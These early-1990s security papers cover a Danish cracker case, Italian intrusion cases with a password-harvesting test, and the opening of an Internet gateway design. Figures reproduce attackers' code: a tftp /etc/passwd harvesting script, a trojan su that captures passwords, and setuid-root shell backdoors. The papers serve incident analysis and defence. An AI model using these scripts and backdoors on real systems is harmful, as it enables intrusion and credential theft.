We never logged on to the machines which were under surveillance. Instead, we used remote shell commands to a 'hidden' user to read log files etc.

4 Selected machines

4.1 VM2

The VM2-machine is an IBM 3090 mainframe with vector unit, and the operating system a VM/XA. It is used mainly by DTH (The Technical University of Denmark) for research and education.

It is connected to both EARN/Bitnet and DENet, and is one of the few machines that can be reached from UNI•C's modems.

Sprocket started as a student at DTH in the beginning of September 1990. By joining a course, he got a userid on the VM2-machine, but instead of using his time on the course, the crackers used the machine to get access to the network.

Via EARN/Bitnet, the crackers communicated with one of CCC's (Chaos Computer Club) BBSs in Germany. See figure 12.

Using telnet and tftp, the crackers started again to break into a large number of machines. When the course ended, Sprocket's userid was removed, and the crackers were forced to use another machine.

Today, all outgoing TCP/IP communication, except mail, is disabled on VM2. This restriction is necessary because new students are starting every year and some of these are anxious to explore the possibilities. Usually, older students are not a problem.

```

hlist='cat $1'

for tf in $hlist
do
    echo "$tf:" >> $1.r
    echo "get /etc/passwd /tmp/$1.p\nquit\n" | tftp $tf >> $1.r
    echo >> $1.r
    if test -s /tmp/$1.p
    then
        echo "$tf:\n" > lists/$tf
        cat < /tmp/$1.p >> lists/$tf
    else
        echo > /dev/null
    fi
done

rm /tmp/$1.p >> /dev/null
echo "\nDone." >> $1.r

```

Figure 13: The shell script sneak which was run as a batch job.

4.2 RUC

The first time the crackers gained access to a computer at the University of Roskilde (RUC) was in 1989. They got the network address, userid and password at a cracker conference in Germany.

Before they got caught, the crackers had access to 6 machines at RUC, which all had at least one userid without password, and furthermore, the password cracker had found 6 other userids, of which two were super users.

RUC was one of the most important platforms for the crackers' activities and it was also from there they ran the big tftp attacks. See figure 13.

4.3 UTS

UTS is a general-purpose UNIX mainframe at UNI•C where any student and teacher can get a normal account against payment of the actual usage.

The computer is an Amdahl 5890 with MDF (Multiple Domain Feature) based on IBM's System/370 architecture and the operating system UTS, which is a variety of System V.3 from AT&T.

The crackers tried in vain to get unauthorized access to UTS. Instead, Sprocket had the impertinence to apply to UNI•C to get a legal userid on UTS. At that time, UNI•C had no idea that Sprocket's interest in UTS was illegal.

When a person wants to become a user, it is very difficult to judge his intentions.

Shortly after, Sprocket used his legal userid to copy /etc/passwd from uts to his father's PC. There, he started a password cracking program, which results in two passwords.

```

:
if test ! "`id | egrep 'megfnl|raberb'`; then exit; fi;
L="-----"
(/bin/echo "\r\n$L\r\n"; /bin/date; /usr/bin/id; /bin/who am i;
/etc/netstat | egrep "login|telnet";
/bin/echo "\r\n$L\r\n") > /dev/cons 2>/dev/null

```

Figure 14: Kommandofilen: /etc/hrc.

```

:
# Her angives den bruger der skal logges!
TestUser="-u raberb"
#
DATE='date +%b%d'
DataFile="nami.$DATE"
echo "START: 'date'" >> $DataFile
#
while true
do
    NewProcList='ps -f "$TestUser"'
    if test $? = 0; then
        date >> $DataFile
        /etc/netstat | egrep -v "smtp" >> $DataFile
    fi
    sleep 5
done

```

Figure 15: The shell script aminkvn/am/nami.

The crackers used a lot of time to explore UTS, in order to find weaknesses, but their efforts never resulted in becoming super users.

In an attempt to get an overview of the addresses from which the crackers connected, we made the shell script /etc/hrc which was executed every time a user logged on. The output was written to the console, the output of which is written to a log file. See figure 14.

The UNI-C staff has userids that are easily recognizable. In order to hide the surveillance of the crackers, we created a normal userid, from which all surveillance was made.

In an attempt to monitor where the crackers connected to, we made the shell script nami, which every 5 seconds writes all connects. See figure 15.

A similar shell script was used to communicate with UNI-C's general surveillance system unimon. Every time the crackers started a process on uts, it was registered in unimon, which then called my pager. This was a great advantage, as I didn't have to keep an eye on the monitors all the time.

The commands issued by the crackers were logged by the account system, but unfortunately without arguments. Neither could we trust the shell history files as the crackers often used a shell


```

:
# Her angives den bruger der skal logges!
TestUser="-u megfnl"
#
OldProcList=""
OldTestCmd=""
DATE='date +%b%d'
DataFile="ami.$DATE"
(echo "START: 'date'; pwd; echo """) >> $DataFile
#
while true
do
    NewProcList='ps -f "$TestUser" | grep -v " UID "'
    if test $? = 0; then
        #
        while true
        do
            NewTestCmd='echo "$NewProcList" | cut -c46-255'
            if test "$NewTestCmd" != "$OldTestCmd"; then
                (date; echo "$NewProcList") >> $DataFile
                OldTestCmd="$NewTestCmd"
            fi
            NewProcList='ps -f "$TestUser" | grep -v " UID "'
            if test $? != 0; then break; fi
        done
        #
    else
        sleep 5
    fi
done

```

Figure 16: The shell script: aminkvn/am/ami.

not supporting this, and when they logged off, they usually cleaned up and left only an empty shell history file.

Therefore, we made the shell script ami, which is logging all the crackers' processes. The problem about this shell script was that the crackers could see in the process table that they were under surveillance, but fortunately they never noticed. See figure 16 and 17.

The first version of ami was more complicated and logged all users. This caused the process table to overflow and the account system to fail because of a full file system. This effectively prevented the crackers (and everyone else) from using the system, but it wasn't the way we had thought of doing it ...

4.4 Supermax

The Supermax was monitored in the same way as uts.

```

Thu Jan 10 06:04:36 CET 1991
  megfnl 12553 12490 13 06:06:33 ttyp003 0:00 ls -l
  megfnl 12490 12489 6 06:06:21 ttyp003 0:00 -csh
Thu Jan 10 06:04:40 CET 1991
  megfnl 12490 12489 5 06:06:21 ttyp003 0:00 -csh
Thu Jan 10 06:04:47 CET 1991
  megfnl 12490 12489 1 06:06:21 ttyp003 0:00 -csh
  megfnl 12920 12490 2 06:06:47 ttyp003 0:00 telnet 129.142.8.192

```

Figure 17: Example of output from the shell script: aminkvn/am/ami.

```

$ cat grok
echo "Password:\c"
stty -echo
read navn </dev/tty
stty echo
echo $1 $navn >/tmp/.p
echo
echo su: Sorry
rm /tmp/.f/su

$ cp grok /tmp/.f/su
$ rm grok

```

Figure 18: The su command as a Trojan horse.

The crackers obtained access to this machine by copying `/etc/passwd` with `tftp` and using the password cracker program, in which they found two passwords, derived from the names of the users.

By mistake, there was read access to the `sulog`. There, the crackers could see who knew the super user password.

They also searched the whole machine for files and directories, where the world and the group had write access. Unfortunately, the group had write access to the home directories of the users, which was exploited to place a Trojan horse in the home directory of the system administrator. See figure 18 and 19.

In fact, the crackers never got super users on the `supermax`.

4.5 NBI

As soon as the crackers got into one machine, they had access to all the machines at NBI (The Niels Bohr Institute), as they run NIS (Network Information Service) and `/etc/hosts.equiv` file allowed all users to log in on any machine without giving a password.

Immediately, the crackers copied `/etc/passwd` from the NIS-server, which contained the user:

```

$ cat .profile
# @(#) Her er Uuu Uuuuu's .profile

PATH=.:$HOME:$HOME/bin:$HOME/scripts:/bin:/usr/bin
.
.
.

$ cat .profile
# @(#) Her er Uuu Uuuuu's .profile

PATH=.:$HOME:$HOME/bin:$HOME/scripts:/bin:/usr/bin
PATH=/tmp/.f:$PATH:

```

Figure 19: Changing the path, so that the false su command is to be used instead of the real one.

```
sundiag::0:1:System Diagnostic:/sundiagstart:/bin/csh
```

Several of the machines had similar lines in their local `/etc/passwd`, and soon, the crackers had privileged control over all the UNIX-machines at NBI.

Then the crackers made a general search for all `.netrc` files, and thus got access to 25 different machines - mostly abroad. Also `uucp` was examined for telephone numbers and X.25 passwords.

Finally, they hid a privileged shell, so that they could always act as super users, if they had a normal userid. See figure 20.

4.6 Pigeon

Here, the crackers discovered that they had write access to the `.rhost` file of root. See figure 21.

This could have been avoided, if the home directory of root had been changed to a special directory: `/mgr`. In that case, the super user could have files with write access for the world without this being a risk for the system security, as the directory `/mgr` could be used to avoid access to these files.

4.7 Frith

The crackers did an `su` to the userid `bin` on pigeon. Then they logged in on frith using the `rlogin` command. pigeon was listed in `/etc/hosts.equiv` file on frith, which made the crackers log in as user `bin` without supplying a password.

The directory `/usr/etc` was owned by user `bin`, which the crackers exploited to create a privileged shell. See figure 22.

This could have been avoided, if the login shell of user `bin` had been replaced by `/bin/false`.

```
# cd /usr/spool/cron/crontabs

# mkdir '.. '
# cd '.. '

# cp /bin/sh ./mail
# chmod u+s .mail
# chmod u+w .mail

# ls -al
total 98
drwxr-sr-x  2 root          512 Dec 23 03:33 .
drwxr-sr-x  3 root          512 Dec 23 03:33 ..
-rwsr-xr-x  1 root       98304 Dec 23 03:33 .mail
```

Figure 20: Super user back door.

```
csch> cd /.
csch> ed .rhosts
csch> cat .rhosts
nancy.xxx.xxx.xxx root
kira.xxx.xxx.xxx root
localhost steinr
localhost steinr

remsh localhost -l root csch -i
Warning: no access to tty; thus no job control in this shell...
# ed /etc/passwd
```

Figure 21: Access as super user on pigeon.

```

frith> cd /usr/etc

frith> ls -al in.rshd*
-rwxrwxrwx  1 bin           52 Jan 13 17:36 in.rshd
-rwxr-xr-x  1 root        16384 Oct 13 22:44 in.rshd.orig

frith> cat in.rshd
#!/bin/sh
cp /bin/sh /tmp/fly3
chmod 4777 /tmp/fly3

frith> telnet localhost 514
Trying 127.0.0.1 ...
Connected to localhost.
Escape character is '^]'.
Connection closed by foreign host.

frith> ls -al /tmp/fly3
-rwsrwxrwx  1 root        106496 Jan 13 17:36 /tmp/fly3

```

Figure 22: Super user back door on frith.

5 The Criminal Police

Several meetings with the police were held, where we explained what the crackers did on the network and the various machines. The police are far from computer experts, and did not unfortunately have a special computer department that could help us. We therefore had to do all the tracing and surveillance ourselves.

To serve as an illustration of this, we often during our meetings used the word *userid*. Also in Danish this sounds much like *user idea*, and one day one of the officers asked:

What kind of idea is that *user ID* ?

The police made a big effort to understand and help us. There is, however, no doubt that we were not good enough to explain the crackers' activities in such a way that persons without computer knowledge could understand it.

5.1 The Arrest

On Monday, the 14th of January, we called the police and informed them that we had more than sufficient evidence, and that we recommended an arrest as soon as possible.

We were afraid that the crackers had discovered that they had been traced and had destroyed all the evidence.

The strategy for the arrest was planned by the police in co-operation with UNI•C who were present.

The police co-ordinated the arrest so that it was carried out at both of the crackers' places simultaneously. They were literally caught napping, as they had been "working" all night and were sleeping like logs when we showed up.

5.2 The Sentence

On Friday, the 21st of June 1991, JubJub Bird and Sprocket were found guilty and got a suspended prison sentence for a maximum of two years and confiscation of their equipment.

The fixing of the sentence is made in consideration of:

- Full confession
- Co-operation about the elucidation
- Not made for economic gain
- No previous convictions
- Young age

This was the first case of its kind in Danish legal history.

5.3 The Press

Unfortunately, the mild punishment, and the press coverage making them heroes, only serves as an encouragement for future crackers.

In fact, UNI•C suffered massive cracker attacks shortly after the story had appeared on the television. Now was the time for all Danish crackers to become heroes.

6 Conclusion

Each country ought to have a common security organization, covering both private and public companies.

The quality of the chosen passwords is crucial to the security on the machines off the C1 security level, and important for machines on the C2 security level.

All users of UNIX systems ought to be forced to choose a password, that is difficult to crack.

It is extremely important that the reports made for the authorities are worded in such a way that they can be read by persons without any knowledge of computer systems. There has to be many examples that relate to every day life. If the court cannot understand the kind of crime committed, the probability of too mild a punishment is great.

There ought to be a law, forbidding the use of .netrc files.

Modems must not be put on the network without access control.

The usage of tftp between Danmark and foreign countries has been stopped and will never be opened again.

It ought to be possible to buy any UNIX machine in two configurations:

- Standard configuration
- Security configuration

The security configuration should be on security level C2, as described in TCSEC (Trusted Computer System Evaluation Criteria) or the corresponding European standard ITSEC (Information Technology Security Evaluation Criteria).

Furthermore, the machine should be configured so that it is very difficult to gain unauthorized access.

Cases of cracking is indeed hard work and may very well be the cause of a divorce.

7 Acknowledgements

The whole case has been solved in cooperation with

- 1 Data Communication Manager Jan P. Sørensen
E-mail: Jan.P.Sorensen@uni-c.dk
- 2 Communication Engineer Jan Olsson
E-mail: Jan.Olsson@uni-c.dk

The police of Lyngby, who have shown great interest and involvement in the case. Detective superintendent Erik Knudsen who was at our service the whole time and always reacted promptly to our requests.

8 References

- [1] David A. Curry, *IMPROVING THE SECURITY OF YOUR UNIX SYSTEM*; Information and Telecommunications Sciences and Technology Division, SRI International, April 1990.
- [2] Eugene H. Spafford, *The Internet Worm Program: An Analysis*; Department of Computer Sciences, Perdue University, 1988.
- [3] Clifford Stoll, *The Cuckoo's Egg*; New York: Doubleday, 1989.

9 About UNI•C

UNI•C, the Danish Computing Centre for Research and Education, is a Danish state corporation established to support research, development and educational efforts involving applications of data processing in the universities as well as the public and private sectors.

UNI•C has more than 25 years of experience in this field. Our staff of 150 employees includes experts within the major areas of information technology.

We are equipped with a wide range of computer hardware and software covering all major applications. The hardware includes the two largest supercomputers in Denmark, a Thinking Machines Corporation CM200 (UNIX) and an Amdahl VP1200 (MVS).

UNI•C has developed and operates the Danish university network, DENet. Internationally, we operate the Danish node in the network EARN and BITNET, thereby providing datacommunication facilities between scientists in a large number of countries. Also, operating the Danish

node in the nordic NORDUNET, we provide connections to the American Internet and to the international UNIX-net.

UNI•C is independent of commercial interests.

10 Biography

Jørgen Bo Madsen is Security Consultant at UNI•C. He was one of the leading persons in the greatest cracker case in Denmark, and has since made over 40 lectures and courses, as well as writting several articles about security. His unique knowledge is built upon a thorough experience gained at several research institutions, and courses at DTH, (The Technical University of Denmark) and also abroad.

Experiences of Internet security in Italy.

Alessandro Berni, Paolo Franchi, Joy Marino
Department of Telecommunications, Computer and Systems Science
University of Genova
Via Opera Pia, 11a
16145 Genova, Italy

E-mail:
{ab,pan,joy}@dist.unige.it

Abstract

While the diffusion of the open systems culture is nowadays marking the Italian networking panorama, a growing number of issues regarding Internet security need to be addressed to ensure the proper balance between connectivity and safety.

This paper illustrates two cases occurred in the past and gives the picture of the current situation.

1 Background

The first Internet connection between the United States and Italy was established in 1986 using the now dismissed SATnet, a medium speed satellite network connecting Europe to the ARPANET core: the satellite link, sponsored by DARPA, by the Italian Ministry of Defense and by the Italian National Research Council (CNR) was shared with two other sites, one in England and one in Norway, while the site selected to host the connection was the CNUCE Institute of the CNR, in Pisa.

Till then academic networking was not widely spread and the existing connections were based on proprietary protocols (mainly VMS/DECNET in the High Energy Physics community and VM/RSCS for EARN/BITNET sites): there were however some *TCP/IP islands*, that is, institutions that adopted TCP/IP for in-house networking. The obvious step for them was to reach somehow Pisa and then make use of the international link. In this framework the University of Genova was the first Italian university to obtain the Internet Connected Status, shortly followed by the University of Bologna.

The success of these experiments led the Ministry of University and Scientific Research to sponsor the support of the IP stack in the GARR network, whose aim was to provide a high speed multiprotocol backbone that could serve all the government-funded research institutions.

The GARR network consists of E1 (2 Mbit/s) lines connecting the main hubs situated in 6 Italian cities: regional networks obtain access to GARR connecting to one of the hubs. The following table ¹ shows the evolution of the number of TCP/IP hosts in Italy since the GARR network was started. ²

¹Courtesy of Marten Terpstra, RIPE.

²It's out of discussion that the growth of the world Internet has strong relations with the diffusion of UNIX systems: the smaller *density* of TCP/IP hosts in Italy (compared to other European countries), in spite of a modern network infrastructure, is sign of a prevalence of the culture of proprietary environments against open systems.

Month	Year	IP hosts
October	1990	526
November	1990	649
December	1990	640
January	1991	929
March	1991	1031
April	1991	1198
June	1991	1298
August	1991	1495
September	1991	1822
October	1991	2094
November	1991	2413
February	1992	3289
April	1992	3657

A side effect of the extension of the network to different institutions, only a few of which had experience with TCP/IP networking, has been a continuing growth of unauthorized activities. In the following sections we will analyse two past cases that served to increase the sensibility to security issues among italian networkers.

2 Two case studies.

2.1 Case #1, December 1990.

On Dec. 3, 1990, at about 10 am EST, a site in the US noticed from the *syslog* files that a host on network 131.175.0.0 was trying to issue sendmail DEBUG and WIZ commands on TCP port #25 (SMTP). Later on the same day, at around 8 pm, another site noticed unauthorized activity from a different machine on the same network, consisting of

- attempts to use *tftp* to obtain system sensitive files (e.g. */etc/passwd*)
- attempts to exploit the VAX *fingerd* bug in the same way as the Internet worm
- attempts to use an old *ftpd* bug to obtain privileged access to the system.

Both sites informed the CERT/CC, that took the proper steps to get in touch with the administrator of the offending system that, according to the DDN NIC *whois* database, belonged to the University of Milan.

University officials were immediately contacted by e-mail and a carbon copy of the message was sent to us in Genova in case we could be of help in contacting them.

This contact proved to be quite difficult: in fact we were not able to speak to the administrators on the machine originating the intrusion attempts, but only to the network manager. As a matter of fact, nobody seemed to know precisely to whom the offending machine belonged.

In the same time the attacks were resumed and directed to hundreds of Internet hosts, using the same techniques described before: considering the seriousness of what was happening we started considering to filter all packets from/to network 131.175 crossing our routers, thus isolating the whole University of Milan from the rest of the world.

We subsequently decided to keep this option as an extreme alternative, while we continued to try to get in touch with the administrators of the offending site.

The following day the postmaster on our mail machine noticed about 2000 error messages directed to the same user at the University of Milan:

To the Postmaster:

We are a group of researchers and students of the
state university of Milano (Italy), computer science
Dept. that are working on security.

for what we know, there is a common bug in some ARPA services or their installations. We are now trying to identify hosts that may be subject to this bug, in order to inform them as soon as we finish collecting the data.

Nobody is going to try to intrude these systems.

for any further explanation, please send mail to miners@host.unimi.it, and we will reply as soon as possible.

The situation was now much clearer: we used our *syslog* data to derive the addresses of the original recipients of that message. This list proved to be a subset of the HOSTS.TXT file as found on *nic.ddn.mil*: according to the list, the intruders had tried to exploit UNIX security problems connecting to non-UNIX hosts, such as MILNET TACs (that for sure do not accept SMTP connections: that's why many of the e-mail messages had been rejected).

The list, containing all the attacked sites, was sent to the CERT/CC, that distributed a Cert Advisory CA:90-11 about the *Miners* probes.

In the next days it was finally possible to get in touch with the administrators of *host.unimi.it* ³(restricting the search to the CS department): they had not realized what was happening until they received a number of complaints from US sites that reported unauthorized activity originating from their machine.

They proved to be very cooperative in suspending all the *Miners* probes and making their software available to both the GARR and CERT/CC for analysis, but all this happened a week after the first attempts had started: in different situations this could have been simply too late.

2.2 Case # 2, August 1991.

In August 1991 we noticed a series of connections for user *user1* originating from the computer that hosts the primary name server for domain .IT: a quick check showed that *user1* had been out of town for the whole week, with little chance for him to put his hands on a keyboard.

We immediately changed his shell to */usr/misc/freeze* ⁴and informed the administrator of the other machine: he reported that he had noticed something *going wrong* in the last weeks and had already changed the *root* password, checking also for suspect *setuid* programs (without finding anything relevant).

In the next days we recorded attempts to log in as *user1* on several machines within our LAN, originating from a terminal server at the MIT or, in alternative, the .IT server host. A *finger* to this machine while a connection attempt was being made showed as sole user logged on *gallina* ⁵(from an MIT terminal server): as soon as someone logged on to see what was happening *gallina* disappeared (and that's not surprising since nobody of the administrators had heard of that user before).

What was really surprising was to find out that *gallina*'s entry in */etc/passwd* had *uid* zero, granting him (her?) superuser access at any time.

There weren't doubts left that the intruder had found his way to become superuser any time he wanted: a deeper analysis of the file system (comparing the size and date of all binaries with those found on the OS distribution media) showed that */usr/ucb/telnet* had practically doubled its size.

This newer version of *telnet* did not contain strings that could help in finding out what its *enhancements* were: however, using the standard *trace* command we were able to notice that at the beginning of the remote session a file in */usr/spool/mqueue* was being opened with filename *AA(pid)* (where *(pid)* was the current process id). In this way a casual observer would not have

³The actual names of users and machines have been changed since they are unnecessary in this context.

⁴*freeze* prints a message at *login* informing the user that his account has been suspended and that he is invited to call the system manager for further explanations.

⁵by the way, that's the italian word for *hen* (!)

immediately noticed what was going on: the naming convention adopted by the patched *telnet* was in fact similar to that of *sendmail* while handling temporary files.

It goes without saying that this patched version of *telnet* recorded every single keystroke the unaware user was entering.

The following is an example of how the *trojan telnet* recorded the sessions:

```
write (1, "Trying...\n", 10) = Trying...
(...)
write (1, "Connected to nic.ddn.mil.\n", 26) = Connected to nic.ddn.mil.
(...)
open ("/var/spool/mqueue/AA19365", 01001, 0666) = 5
(...)
write (5, "Connected to nic.ddn.mil.\n", 26) = 26
close (5) = 0
write (1, "Escape character is '^]'\n", 26) = Escape character is '^]'.
```

When we browsed through the files in */usr/spool/mqueue* we were able to find 64 "recordings" made by *telnet*: in particular we found passwords for the great majority of the GARR routers as well as computers both in Italy and abroad.

Of course there was also a recording of a session made once by *user1* on one of our systems (and that explains the intrusion we recorded): it's not clear however why the intruder did not care to delete those files after having examined them (he had for sure the occasion to do so).

From an old *wtmp* file we were able to determine that the intruder(s) had first succeeded in obtaining access to that machine three months earlier: a high number of *ftp* logins concentrated in a very short amount of time suggested that the security hole could be related to the anonymous *ftp* server active of the same host. In this the network proved to be a valuable source of information (pointing to a well known *ftp* bug that enabled the guest user to obtain unauthorized privileges). After having rebuilt the system from past backups a newer version of *ftpd* was obtained and the problem solved.

3 Our test.

In this last year we have recorded a number of unauthorized logins on our systems: no harm was done (only once the intruder used our computing resources to run a password cracking program) and all the cases were solved within a day or two, simply monitoring every access from the outside.

Instead then trying to solve our problem using brute force (like installing a firewall system) we decided to take measures of passive defense, like putting a wrapper around our network daemons or improving the consciousness of users regarding to password security.

The question we posed ourselves was to find out how difficult it is to break into a totally foreign system: of course we wanted to avoid doing anything illegal, but also had the awareness that potential intruders never make a great quantity of considerations regarding ethics. We also felt that our experience could help other sites that were (or still are) victims of those intrusions to build a safer networking environment, without having to abandon the openness that should mark academic institutions.

Our decision was of adopting a soft approach, avoiding as much as possible the use of special purpose programs and using only standard UNIX commands or simple shells scripts. As a prerequisite to our tests we needed to be *root* on at least one system ⁶

We did not consider this condition as too restrictive for the following reason: in a rather loose environment (as we find in many academic institutions) it's not impossible to gain privileged access on one or more computers (maybe that workstation that arrived last monday and that is not being used extensively); in addition to that, with the diffusion of small UNIX boxes (e.g. 386 with 4.3 BSD or low cost workstations) the number of systems that need to be administered is

⁶The idea of this test dates back to February 1992, while its realization has been completed in May.

increasing every day. It's not uncommon to have the administration of a system delegated to a researcher or a student that is not experienced with network security.

What we did ⁷was to obtain a listing of all the italian IP hosts making recursive queries to the DNS: from the total of more than 3000 hosts we were able to discriminate and discard all routers, PCs and Macintoshes (that usually don't accept connections from the outside). The next step was to use the HINFO resource record to obtain particular host information, like CPU type and OS version: we decided to concentrate our search on computers built by one single manufacturer, in consideration of the even distribution over the country of these workstations and servers.

The list, consisting of 220 hosts (about 7% of the grand total), was passed to a simple shell script that attempted to obtain the */etc/passwd* file using remote commands: while the data was being gathered, at periodic intervals, the file with the results was transferred with *uucp* over a *hidden* serial line to a secure machine kept isolated from our Ethernet. This to avoid to leave this sensitive information on a machine shared with other users and thus potentially insecure.

At the end of our test 48 machines had not refused us access (21.8% of our list, about 1.5% out of the grand total as of February 1992)

We joined all the password files in a single one, over 1500 lines long, and fed it into the *Crack* program running on a machine that was kept off the network for the occasion. The dictionary we used consisted of 60453 italian words (and was a *souvenir* of a previous visit of an intruder to our systems).

The results of *Crack* after a 14 days run on a dedicated Sparcstation ELC were as follows:

		Percentage on total
Locked	414	27.6
Users with NO password	180	12
Users with "easy" password	44	2.9
Users with simple vocab. password	40	2.6
Users with vocab. password + number	4	0.25
<i>Success ratio</i>		17.6

4 Lessons learned.

In spite of the abundant literature related to security available through the Internet, we have noticed that it is rather easy to obtain unauthorized access to a foreign system making use of well known *problems*, consisting in most cases in improper configurations.

Before informing the sites we succeeded in attacking of their security problems, we made a further test, in order to determine how security information is dealt with in different sites.

Starting from a security checklist received from the CERT/CC, we prepared an information file, in both italian and english, giving information on how to solve "some common security problems", that is, giving precise directions on how to fix the holes that had granted us access.

The file has been sent by mail to both the *root* and the *postmaster* account of "our" 48 systems: 24 of them received the italian version, while the remaining half received the english one.

We allowed them 15 days for taking the proper steps to correct their problems and then tried again our script: our aim was to see how many sites had acted to patch their situations and whether the reception of the information file in the native language had brought to an increased degree of responsiveness.

The result is summarized by the following table:

	Italian	English
No action done	15	18
<i>Holes</i> fixed	7	4
Unreachable	2	6

⁷Of course before starting the test we informed the GARR/IP administrators that a security test would be taking place in the following days.

It seems that the reception of the information file in the native language has determined a slightly higher grade of awareness regarding security: however, the narrowness of the sample and the persistent unreachability of some hosts involved in the test do not allow us to bring a definite conclusion to the question.

5 Conclusions.

From our experience we can say that obtaining and maintaining a reasonable level of network security is fairly simple: what is not offered by the standard operating systems distributions can be easily obtained over the network.

Packages like Wietse Wenema's TCP Wrapper offer powerful instruments for detecting and keeping off potential intruders: other programs, like *Crack* could both solve and cause security problems. Up to the release of *Crack*, one of the few password crackers available was Dave Curry's *NSA*: this program was not available to the general public, but only to the *root* user of Internet hosts registered in the DDN NIC *whois* database. This minimal level of control, helped to prevent the wide circulation of the program.

The problem with the wide availability of *Crack* is that while not all system administrators would want to use it, every cracker would surely do so: to achieve the parity in this game, every system administrator should check periodically the password file of every machine under his control. This can prove to be very expensive in terms of both CPU and manpower.

The best solution so far is that of installing a shadow password file, in order to vanify the intruder attempts.

It goes without saying that prevention is extremely important in this field: the establishment of the CERT/CC has made possible the existence of an important *culture repository* related to Internet security: the present (centralized) structure of this organization make it most effective in disseminating information and *responding* to user needs, while the preemptive and direct action on the end user results extremely difficult.

For this reason we feel that the establishment of CERTs among all the different communities that make up the world Internet would bring to a more direct way of *making order* in the network: this is precisely the framework that constitutes the Forum of Incident and Response Teams (FIRST). The european networking organization RARE is already considering the establishment of its own response team, and so is doing the pan-european network EUnet. At a local level, response teams are being built in some european countries, for example in The Netherlands: for what pertains to Italy we are ready to offer our experience to help to create a similar structure for the benefit of all networkers.

Acknowledgements.

The authors would like to acknowledge the staff at the IUnet Network Operations Center in Genova and CNUCE Institute of the CNR for their precious collaboration and helpful discussions.

APPENDIX: Information file (English version).

Dear system administrator,

please review the following information from
CERT. Further information about CERT can be obtained with anonymous
ftp from ftp.iunet.it or directly from cert.org.

- 1) Compare /bin/login against a known good version. If none is available, you can try running "strings /bin/login" and look for a likely looking password name and try logging in as any user with that password. So far, the trojan passwords have shown up this way, but that could easily change.
- 2) Check other machines on your local networks for signs of intrusion. Any site you share yellow pages (NIS), NFS or /etc/hosts.equiv with is at risk. Any sites your users share .rhosts access with is at risk.
- 3) Check your /usr/ucb/telnet and su programs. They may be trojans collecting legitimate user sessions (with machine names, accounts, passwords). In one case these transcripts were kept in a /usr/spool/lpd/.lpd directory.
(Again, the "strings" program may identify the directory being used.)
If you find this, then other machines in the transcripts are at risk. Since the files would likely have been cleaned out periodically, other machines your users regularly access could be at risk.
- 4) Check mount and umount to be sure they aren't set-uid to root.
In general, check for other setuid programs via
find / -perm -4000 -print
- 5) Check /etc/hosts.equiv and all users' .rhosts files for inappropriate "+" entries or non-local machines (especially ~root, ~uucp, and other system accounts).
- 6) Check /usr/share/lib/me for a subdirectory called "... " which has been used as a home base for the intruder on some systems. Actually, "... " has been a favorite directory name and it would be worth a
find / -name ... -print
to look for others.
- 7) Install wrappers on your tcp services to log connection attempts. Source code for a package which does this is available via anonymous ftp from cert.org in the pub/networktools directory.
- 8) Check /etc/inetd.conf for new entries which provide services you do not wish to offer. Especially look for new "services" which are not familiar to you.
- 9) Make sure all system passwords (especially uucp) are set to reasonably hard-to-guess strings.

An Internet Gatekeeper

Hervé Schauer, Christophe Wolfhugel

`Herve.Schauer@hsc-sec.fr`, `Christophe.Wolfhugel@hsc-sec.fr`

Hervé Schauer Consultants

Abstract

As needs for both connectivity and security increase, it becomes necessary for organizations to build and manage secure Internet gateways.

IP is the internetworking protocol of today. Its use continues to grow. IP is the best-known protocol, it offers the user the best combination of services, and it is the protocol chosen by the main telecommunications carriers for their new services. IP is the essential protocol at this time, and thus we are concentrating on IP and ignoring other protocols. Effective security recommend the use of a single common routing protocol.

As the Internet becomes more open, the number of possible kinds of risks increases, both because input from the outside world becomes easier and because the possibilities for output increase. We will try to list the potential risks which must be protected against.

The goal is to obtain a reasonably open IP network with reasonable security, i.e. to reach a good compromise between convenience and security.

To attain this goal, we define the standard security needs of an organization, and translate these needs into security requirements, cookbooks for verification, and technical solutions.

This paper will show a technical solution for the gatekeeper, but of course this is only a small part of the work. An important effort has to be made in order to train the staff properly in the new architecture and in its requirements. Several other documents, generally specific to each organization, describe all the prerequisites and daily tasks that have to be done in order to ensure a proper and safe network service.

Introduction

Setting up a reasonably secure IP connectivity will require the completion of several tasks. A complete and proper architecture will require the following elements, generally both site and organization specifics:

- A *gatekeeper*, being the technical element to protect the network from the external world. At least one router, the *Gatekeeper Router* and one Unix machine, the *Gatekeeper Server* are required.
- The systems on the network to be protected are classified into two categories: *trusted machines* in which the *gatekeeper* will give a certain amount of trust, and *non-trusted machines* in which it won't give any trust.
- Specific software to run on the *Gatekeeper Server*, being for our needs specific telnet and ftp daemons which will be used for identification and authentication when a service between non-trusted machines and the external world is requested.
- A set of 5 documents:
 - a description of the architecture, with its justifications,
 - a manual of security requirements for a *trusted machine* status,
 - a cookbook to be used to check the adherence to the requirements,

- a manual of security requirements for the Gatekeeper,
- a cookbook to be used to check the adherence to the Gatekeeper's requirements.

The TCP/IP protocol suite and IP connectivity both bring new risks which might compromise an information system. The risks have to be identified and classified in order to define solutions which will be used as a protection against these risks. With TCP/IP interconnection, risks can appear in both directions: external users may easily enter the private network and the new accessible external world opens many new perspectives to internal users.

The analysis of these risks will lead to the definition of the requirements to ensure the proper actions in order to reduce those risks. It is preferable to keep a global view of the problem, even if it is sometimes necessary to dig into details of technical solutions. It is also important to include in the procedure all elements which are relevant to the security, and not spend too many resources on just a detail, however fascinating it can be. This work has of course to be done in conjunction with the target organization in order to get usable results.

The security needs are then translated into technical solutions which will be used by the appropriate people (computer security division, systems and network administrators and of course the end users). This will introduce to the global IP network security scheme and solutions, trying to answer at best to the needs: a gatekeeper, the requirements and cookbooks and of course the adequate identification and authentication software (and eventually hardware).

There are only two possibilities for a user to cross the Gatekeeper (to go out or come in):

1. If the origin or destination is a trusted machine, the Gatekeeper Router will let the adequate IP datagrams in/out.
2. In all other cases, the user will have to identify and authenticate himself on the Gatekeeper Server who will act as a pass-thru telnet/ftp server.

In order to be trusted, an internal system will have to conform to the defined administration and usage rules defined in the requirements for trusted machines. Another service (such as computer center or computer security division) will be in charge of applying the cookbooks methods and deciding when a system may become trusted or when it will lose this privilege.

The Gatekeeper

The definition of the security architecture answering the users' needs will introduce the Gatekeeper. The Gatekeeper allows one to connect IP networks between an organization (the **internal networks**) and the Internet or any other network (the **external networks**). It allows one to do this interconnection with respect to the users' needs and to the security policy which has been defined.

Using such a gatekeeper answers most classical security needs an organization might have with IP networks interconnection. The connection generally goes to the Internet, but of course it can be any kind of network such as with another site or another company, or the gatekeeper can just be used to protect networks with different levels of confidentiality such as a civil network and one dedicated to military projects.

